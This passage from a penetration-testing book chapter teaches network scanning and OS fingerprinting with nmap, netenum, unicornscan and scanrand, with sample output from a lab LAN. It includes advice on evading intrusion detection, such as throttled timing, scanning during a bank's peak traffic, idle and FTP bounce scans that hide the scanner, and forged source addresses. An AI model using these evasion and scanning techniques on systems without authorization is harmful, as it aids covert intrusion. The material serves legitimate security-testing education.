The goal of system fingerprinting is to determine the operating system version and type. There are two common methods of performing system fingerprinting: active and passive scanning. The more common active methods use responses sent to TCP or ICMP packets. The TCP fingerprinting process involves setting flags in the header that different operating systems and versions respond to differently. Usually, several different TCP packets are sent and the responses are compared to known baselines (or fingerprints) to determine the remote OS. Typically, ICMP-based methods use fewer packets than TCP-based methods, so when you need to be more stealthy and can afford a less-specific fingerprint, ICMP may be the way to go. Higher degrees of accuracy can be achieved by combining TCP/UDP and ICMP methods, assuming that no device between you and the target is reshaping packets and mismatching the signatures.

For the ultimate in stealthy detection, passive fingerprinting can be used. Similar to the active method, this style of fingerprinting does not send any packets, but relies on sniffing techniques to analyze the information sent in normal network traffic. If your target is running publicly available services, passive fingerprinting may be a good way to start your fingerprinting. A drawback of passive fingerprinting is that it is less accurate than a targeted active fingerprinting session and relies on an existing traffic stream.

Being Loud, Quiet, and All that Lies Between

There are always considerations when choosing what types of enumeration and scans to perform. When performing a true “red team” engagement in which your client’s administrators do not know that you are testing, your element of stealth is crucial. Once you begin passing too much traffic that goes outside their baseline, you may find yourself shut down at their perimeter, and your testing cannot continue. Conversely, your penetration test may also serve to test the administrator's response, or the performance of an intrusion detection system (IDS) or intrusion prevention system (IPS). When that is your goal, being noisy—not trying to hide your scans and attacks—may be just what you need to do. Here are some things to keep in mind when opting to use stealth.

Timing

Correlation is key when you are using any type of IDS. An IDS relies on timing when correlating candidate events. Running a port scan of 1,500 ports in 30 seconds will definitely be more suspicious than one in which you take six hours to scan those same 1,500 ports. Sure, the IDS might detect your slower scan by other means, but if you are trying to attract as little attention as possible, throttle your connection timing back. In addition, remember that most ports lie in the "undefined" category. Throttle back the ports you decide to scan if you're interested in stealth.

Use data collected from the footprinting phase to supplement the scanning phase. If you found a host through a search engine like Google, you already know that port 80 (or 443) is open. There's no need to include that port in a scan if you're trying to be stealthy. If you need to brush up on your Google-fu, check out *Google Hacking for Penetration Testers* from the talented and modest Johnny Long.

If you do need to create connections at a high rate, take some of the reconnaissance data, and figure out when the target passes the most traffic. For example, on paydays, or on the first of the month, a bank should have higher traffic than on other days in the month, due to the number of visitors performing transactions. You may even be able to find pages on their site that show trends on their traffic. Time your scans during those peak times, and you are less likely to stand out against that background noise.

Bandwidth Issues

When you are scanning a single target over a business broadband connection, you likely will not be affecting the destination network, even if you thread a few scans up simultaneously. If you do the same thing for 20+ targets, the network may start to slow down. Unless you are performing a DoS test, this is a bad idea; you may be causing bad conditions for your target, and excessive bandwidth usage is one of the first things a competent system administrator (sysadmin) will notice. Even admins who are not security conscious will take notice when the helpdesk phone board is lit up with "I can't reach my e-mail!" messages.

Unusual Packet Formation

A common source for unusual packets is active system fingerprinting programs. When uncommon flags are set by the program and sent along to a target system, although the response serves a purpose for determining the operating system, they may also be picked up by IDS and firewall logs as rejections. Packets such as ICMP Source Quench coming from sources that are not in the internal network of your target, especially when no communication with those sources has been established, are also a warning flag. Keep in mind that whatever you send to your target can give away your intent and maybe your testing plan.

Open Source Tools

Now that we've described some of the theories, it is time to implement them with the open source tools provided with the Auditor distribution. We'll look at several different tools, broken into two categories: scanning and enumeration.

Scanning

We'll begin by discussing tools that aid in the scanning phase of an assessment. Remember, these tools will scan a list of targets in an effort to determine which hosts are up, and what ports and services are available.


Fyodor's nmap

Port scanners accept a target or a range as input, send a query to specified ports, and then create a list of the responses for each port. The most popular scanner is *nmap* written by Fyodor, available from www.insecure.org. Fyodor's multipurpose tool has become a standard item among pen testers and network auditors. While it is not our intent to teach you all the ways to use nmap, we will focus on a few different scan types and options to make the best use of your scanning time and to return the best information.

nmap: Ping Sweep

Before scanning active targets, consider using the *ping sweep* functionality of nmap with the *-sP* option. This option will not port scan a target, but will simply report which targets are up. When invoked as root with *nmap -sP ip_address*, nmap will send *both* ICMP echo packets and TCP SYN packets to determine if a host is up. However, if you know that ICMP is blocked, and don't want to send those unnecessary ICMP packets, you can simply modify nmap's ping type with the *-P* option. For example, *-P0 -PS* enables a TCP ping sweep, with *-P0* indicating "no ICMP ping" and *-PS* indicating "use TCP SYN method." By isolating the scanning method to just one variant, you increase the speed as well, which may not be a big issue when scanning a handful of systems, but when scanning multiple /24 networks, or even a /16, you may need this extra time for other testing. This is demonstrated in Figure 2.3, where both TCP-only and TCP/ICMP sweeps of a class C network complete in 4.021 seconds and 5.384 seconds, respectively.

Figure 2.3 nmap TCP Ping Scan



```
root@1[knoppix]# nmap -sP -P0 -PS 10.0.0.0/24

Starting nmap 3.75 ( http://www.insecure.org/nmap/ ) at 2005-11-01 16:16 EST
Host gw.homelan.net (10.0.0.1) appears to be up.
MAC Address: 00:06:25:75:9E:5B (The Linksys Group)
Host server.homelan.net (10.0.0.10) appears to be up.
MAC Address: 00:02:B3:41:08:B8 (Intel)
Host box.homelan.net (10.0.0.185) appears to be up.
Host 10.0.0.255 appears to be up.
MAC Address: 00:06:25:75:9E:5B (The Linksys Group)
Nmap run completed -- 256 IP addresses (4 hosts up) scanned in 4.021 seconds
root@1[knoppix]# nmap -sP 10.0.0.0/24 -oA ping-sweep-home

Starting nmap 3.75 ( http://www.insecure.org/nmap/ ) at 2005-11-01 16:16 EST
Host 10.0.0.0 seems to be a subnet broadcast address (returned 1 extra pings).
Host gw.homelan.net (10.0.0.1) appears to be up.
MAC Address: 00:06:25:75:9E:5B (The Linksys Group)
Host server.homelan.net (10.0.0.10) appears to be up.
MAC Address: 00:02:B3:41:08:B8 (Intel)
Host gunstar-one.homelan.net (10.0.0.13) appears to be up.
MAC Address: 00:0D:61:42:5B:BF (Giga-Byte Technology Co.)
Host box.homelan.net (10.0.0.185) appears to be up.
Host 10.0.0.255 seems to be a subnet broadcast address (returned 2 extra pings).
Nmap run completed -- 256 IP addresses (4 hosts up) scanned in 5.384 seconds
root@1[knoppix]# █
```

nmap: ICMP Options

If nmap can't see the target, it won't scan it unless the *-P0* (do not ping) option is used. Using the *-P0* option can create problems since nmap will scan each of the target's ports, even if the target isn't up, which can waste time. To strike a good balance, consider using the *-P* option to select another type of ping behavior. For example, the *-PP* option will use ICMP timestamp requests, and the *-PM* option will use ICMP netmask requests. Before you perform a full sweep of a network range, it might be useful to do a few limited tests on known IP addresses, such as Web servers, DNS, and so on, so you can streamline your ping sweeps and reduce the number of total packets sent and the time taken for the scans.

nmap: Output Options

Capturing the results of the scan is extremely important, as you will be referring to this information later in the testing process, and depending on your client's requirements, you may be submitting them as evidence of vulnerability. The easiest way to capture all the needed information is to use the *-oA* flag, which outputs scan results in three different formats simultaneously: plain text (.nmap), greppable text (.gnmap), and XML (.xml). The gnmap format is especially important to note, because if you need to stop a scan and resume it later, nmap will require this file to continue by using the *--resume* switch.

Tools & Traps…

I Don't Have the Power!

Penetration testing can take some heavy computing resources when you are scanning and querying multiple targets with multiple threads. Running all of your tools from the Auditor CD directly may not be the most efficient use of your resources on an extended pen test. Consider performing a hard drive installation of Auditor so you can expand and fully use the tools.

In a pinch, if you need more resources than those offered by Auditor, you can run the CD on a virtual machine, such as VMware (as we have been doing for this chapter). Although you lose resources from the over-

Continued

head of managing the virtual machine, you can still perform pen-testing activities while performing your write-up, if you are not scanning a large number of machines, or have enough time to allow for the slowdown. Basically, keep your penetration test scope in mind when you are designating your resources so you aren't caught on the job without enough resources.

nmap: Stealth Scanning


For any scanning you perform, it is not a good idea to use a connect scan (*-sT*), which fully establishes a connection to a port. Excessive port connections can cause a DoS to older machines, and will definitely raise alarms on any IDS system. Therefore, you should use a stealthy port testing method with nmap, such as a SYN scan. To launch a SYN scan from nmap, you use the *-sS* flag, which produces a listing of the open ports on the target, and possibly open/filtered ports if the target is behind a firewall. The ports returned as open are listed with what service that port corresponds to, based on IANA port registrations, as well as any commonly used ports, such as 31337 for Back Orifice.

In addition to lowering your profile with half-open scans, you may also consider the ftp or "bounce" scan and idle scan options that can mask your IP from the target. The ftp scan takes advantage of a feature of some FTP servers, which allow anonymous users to proxy connections to other systems. If you find during your enumeration that an anonymous FTP server exists, or one to which you have login credentials, try using the *-b* option with *user:pass@server:ftpport*. If the server does not require authentication, you can skip the *user:pass*, and unless FTP is running on a nonstandard port, you can leave out the *ftpport* option as well. The idle scan, using *-sI zombiehost:port*, has a similar result, but a different method of scanning. This is detailed further at Fyodor's Web page (www.insecure.org/nmap/idlescan.html), but the short version is that if you can identify a target with low traffic and predictable IPID values, you can send spoofed packets to your target, with the source set to the idle target. The result is that an IDS sees the idle scan target as the system performing the scanning, keeping your system hidden. If the idle target is a trusted IP address and can bypass host-based access control lists (ACLs), even better! Do not expect to be able to use a bounce or idle scan on every penetration test engagement, but keep looking around for potential targets. Older systems, which do not offer useful services, may be the best targets for some of these scan options.

nmap: OS Fingerprinting


You should be able to create a general idea of the remote target's operating system from the services running and the ports open. For example, ports 135, 137, 139, or 445 often indicate a Windows-based target. However, if you want to get more specific, you can use nmap's -*O* flag, which invokes nmap's fingerprinting mode. Care needs to be taken here as well, as some older operating systems such as AIX prior to 4.1 and older SunOS versions have been known to die when presented with a malformed packet. Keep this in mind before blindly using -*O* across a Class B subnet. Figures 2.4 and 2.5 show the output from a fingerprint scan using *nmap -O*. Note that the fingerprint option without any scan types will invoke a SYN scan, the equivalent of *–sS*, so ports can be found for the fingerprinting process can occur.

Figure 2.4 nmap OS Fingerprint of Windows XP SP2 System



```
root@1[knoppix]# nmap -O 10.0.0.13

Starting nmap 3.75 ( http://www.insecure.org/nmap/ ) at 2005-11-14 21:12 EST
Warning:  OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed
 TCP port
Interesting ports on gunstar-one.homelan.net (10.0.0.13):
(The 1659 ports scanned but not shown below are in state: filtered)
PORT     STATE SERVICE
22/tcp   open  ssh
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-term-serv
MAC Address: 00:0D:61:42:5B:BF (Giga-Byte Technology Co.)
Device type: general purpose
Running: Microsoft Windows 2003/.NET|NT/2K/XP
OS details: Microsoft Windows Server 2003 or XP SP2

Nmap run completed -- 1 IP address (1 host up) scanned in 23.993 seconds
root@1[knoppix]#
```

Figure 2.5 nmap OS Fingerprint of Fedora Core 3 Linux System




```
root@1[knoppix]# nmap -O 10.0.0.10

Starting nmap 3.75 ( http://www.insecure.org/nmap/ ) at 2005-11-14 21:13 EST
Interesting ports on server.homelan.net (10.0.0.10):
(The 1653 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
443/tcp  open  https
445/tcp  open  microsoft-ds
3128/tcp open  squid-http
3306/tcp open  mysql
MAC Address: 00:02:B3:41:08:B8 (Intel)
Device type: general purpose
Running: Linux 2.4.X|2.5.X|2.6.X
OS details: Linux 2.4.0 - 2.5.20, Linux 2.4.18 - 2.6.7

Nmap run completed -- 1 IP address (1 host up) scanned in 2.567 seconds
root@1[knoppix]#
```

nmap: Scripting

When you specify your targets for scanning, nmap will accept specific IP addresses, address ranges in CIDR format, and ranges using 192.168.1.100-200 style notation. If you have a host file, which may have been generated from your ping sweep earlier (hint, hint), you can specify it as well, using the *-iL* flag. There are other, more formal nmap parsing programs out there, but Figure 2.6 shows how *awk* can be used to create a quick and dirty hosts file from an nmap ping sweep. Scripting can be very powerful additive to any tool, but remember to check all the available output options before doing too much work, as some of the heavy lifting may have been done for you.

Figure 2.6 awk Parsing of nmap Results File



```
root@1[knoppix]# grep "appears to be up" ping-sweep-home.nmap | awk -F\( '{print $2}' | awk -F\) '{print $1}'
 > valid-hosts
root@1[knoppix]# cat valid-hosts
10.0.0.1
10.0.0.10
10.0.0.13
10.0.0.185
root@1[knoppix]# █
```

nmap: Speed Options

nmap allows the user to specify the "speed" of the scan, or the amount of time from probe sent to reply received, and therefore how fast packets are sent. On a fast LAN, you can optimize your scanning by setting the *-T* option to 4, or Aggressive, usually without dropping any packets during send. If you find that a normal scan is taking very long due to ingress filtering, or a firewall device, you may want to enable Aggressive scanning. If you know that an IDS sits between you and the target, and you want to be as stealthy as possible, then using *-T0* or Paranoid should do what you want; however, it will take a long time to finish a scan, perhaps several hours, depending on your scan parameters.

By default, nmap 3.75 with Auditor scans 1663 ports for common services, which will catch most open TCP ports out there. However, sneaky sysadmins may run ports on uncommon ports, practicing security through obscurity. Without scanning those uncommon ports, you may be missing these services. If you have time, or suspect that a system may be running other services, run nmap with the *–p1-65535* parameter, which will scan all 65k TCP ports. Even on a LAN with responsive systems, this will take anywhere from 30 minutes to a few hours. Performing a test like this over the Internet may take even longer, which will also allow more time for the system owners, or watchers, to note the excessive traffic and shut you down.

Tools and Traps…


What about UDP?

So far, we have focused on TCP-based services, since most interactive services that may be vulnerable run over TCP. This is not to say that UDP-based services are not vulnerable to attack, such as rpcbind, DNS, SNMP, and so on. UDP scanning can also take a very long time, both on LAN and WAN. Depending on the length of time and the types of targets you are attacking, you may not need to perform a UDP scan. However, if you are attacking targets that may use UDP services, such as infrastructure devices and SunOS/Solaris machines, taking the time for a UDP scan may be worth the effort. nmap uses the flag *-sU* to specify a UDP scan.

netenum: Ping Sweep

If you have a need for a very simple ICMP ping sweep program that you can use for scriptable applications, netenum might be useful. It performs a basic ICMP ping and then replies with only the reachable targets. One quirk about netenum is that it requires a timeout to be specified for the entire test. If no timeout is specified, it outputs a CR-delimited dump of the inputted addresses. If you have tools that will not accept a CIDR formatted range of addresses, you might use netenum to simply expand that into a listing of individual IP addresses. Figure 2.7 shows the basic use of netenum in ping sweep mode and in network address expansion mode.

Figure 2.7 netenum




```
root@2[knoppix]# netenum 10.0.0.0/24 5
10.0.0.1
10.0.0.10
10.0.0.13
10.0.0.185
root@2[knoppix]# netenum 10.0.0.0/29
10.0.0.0
10.0.0.1
10.0.0.2
10.0.0.3
10.0.0.4
10.0.0.5
10.0.0.6
10.0.0.7
root@2[knoppix]#
```

unicornscan: Port Scan

unicornscan is different from a standard port scanning program, and allows you to specify more information, such as source port, packets per second sent, and randomization of source IP information, if needed. For this reason, it may not be the best choice for initial port scans, but rather more suited for later "fuzzing" or experimental packet generation and detection. Figure 2.8 shows unicornscan in action, performing a basic SYN port scan. unicornscan might be better suited for scanning during an IDS test, where the packet forging capabilities could be put to more use. This is unless you have some "throw-away" IP addresses that you can use for an external test; if you do, then forge away!

Figure 2.8 unicornscan




```
root@3[knoppix]# unicornscan 10.0.0.10:q
Open                         ssh[   22]         From 10.0.0.10  ttl 64
Open                        http[   80]         From 10.0.0.10  ttl 64
Open                 netbios-ssn[  139]         From 10.0.0.10  ttl 64
Open                microsoft-ds[  445]         From 10.0.0.10  ttl 64
root@3[knoppix]# █
```

scanrand: Port Scan

Similar to unicornscan, scanrand offers different options than a typical port scanner does. It implements two separate scanner processes, one for sending requests and one for receiving those requests. Because of this separation, the processes can run asynchronously, which gives a boost in speed. The packets are encoded with digital signatures that allow the processes to keep track of the requests and prevent forged responses from giving false data. Figure 2.9 is a demonstration of scanrand's basic scanning capability.


Figure 2.9 scanrand



```
root@1[knoppix]# scanrand 10.0.0.13
  UP:         10.0.0.13:445   [01]   0.007s
  UP:         10.0.0.13:22    [01]   0.009s
  UP:         10.0.0.13:139   [01]   0.011s
root@1[knoppix]#
```

Another nice feature of scanrand is the ability to specify bandwidth usage for the scan, from bytes to gigabytes. When performing testing over a very limited connection, such as satellite, the capability to throttle these attempts is very important. In Figure 2.10, scanrand is run using the *-b1k* switch, which limits bandwidth usage to 1 KByte/sec, which is very reasonable for slower connections, even those with relatively high latency. The source port of the scan is set to TCP 22, with the *–p 22* switch, and both open and closed ports are shown using the *-e* and *-v* options.

Figure 2.10 scanrand Limited Bandwidth Testing



```
root@1[knoppix]# scanrand -b1k -e -v -p 22 10.0.0.10:22,80,135-139
Stat|=====IP_Address==|Port=|Hops|==Time==|=============Details============|
SENT:       10.0.0.10:22    [00]   0.000s
SENT:       10.0.0.10:80    [00]   0.066s
  UP:       10.0.0.10:80    [01]   0.070s
SENT:       10.0.0.10:135   [00]   0.131s
DOWN:       10.0.0.10:135   [01]   0.134s
SENT:       10.0.0.10:136   [00]   0.195s
DOWN:       10.0.0.10:136   [01]   0.199s
SENT:       10.0.0.10:137   [00]   0.260s
DOWN:       10.0.0.10:137   [01]   0.263s
SENT:       10.0.0.10:138   [00]   0.325s
DOWN:       10.0.0.10:138   [01]   0.328s
SENT:       10.0.0.10:139   [00]   0.390s
  UP:       10.0.0.10:139   [01]   0.393s
root@1[knoppix]# █
```

Enumeration


Next, we'll discuss tools that aid in the enumeration phase of an assessment. Remember, these tools will scan a list of targets and ports to help determine more information about each target. The enumeration phase usually reveals program names, version numbers, and other detailed information that will eventually be used to determine vulnerabilities on those systems.

nmap: Banner Grabbing

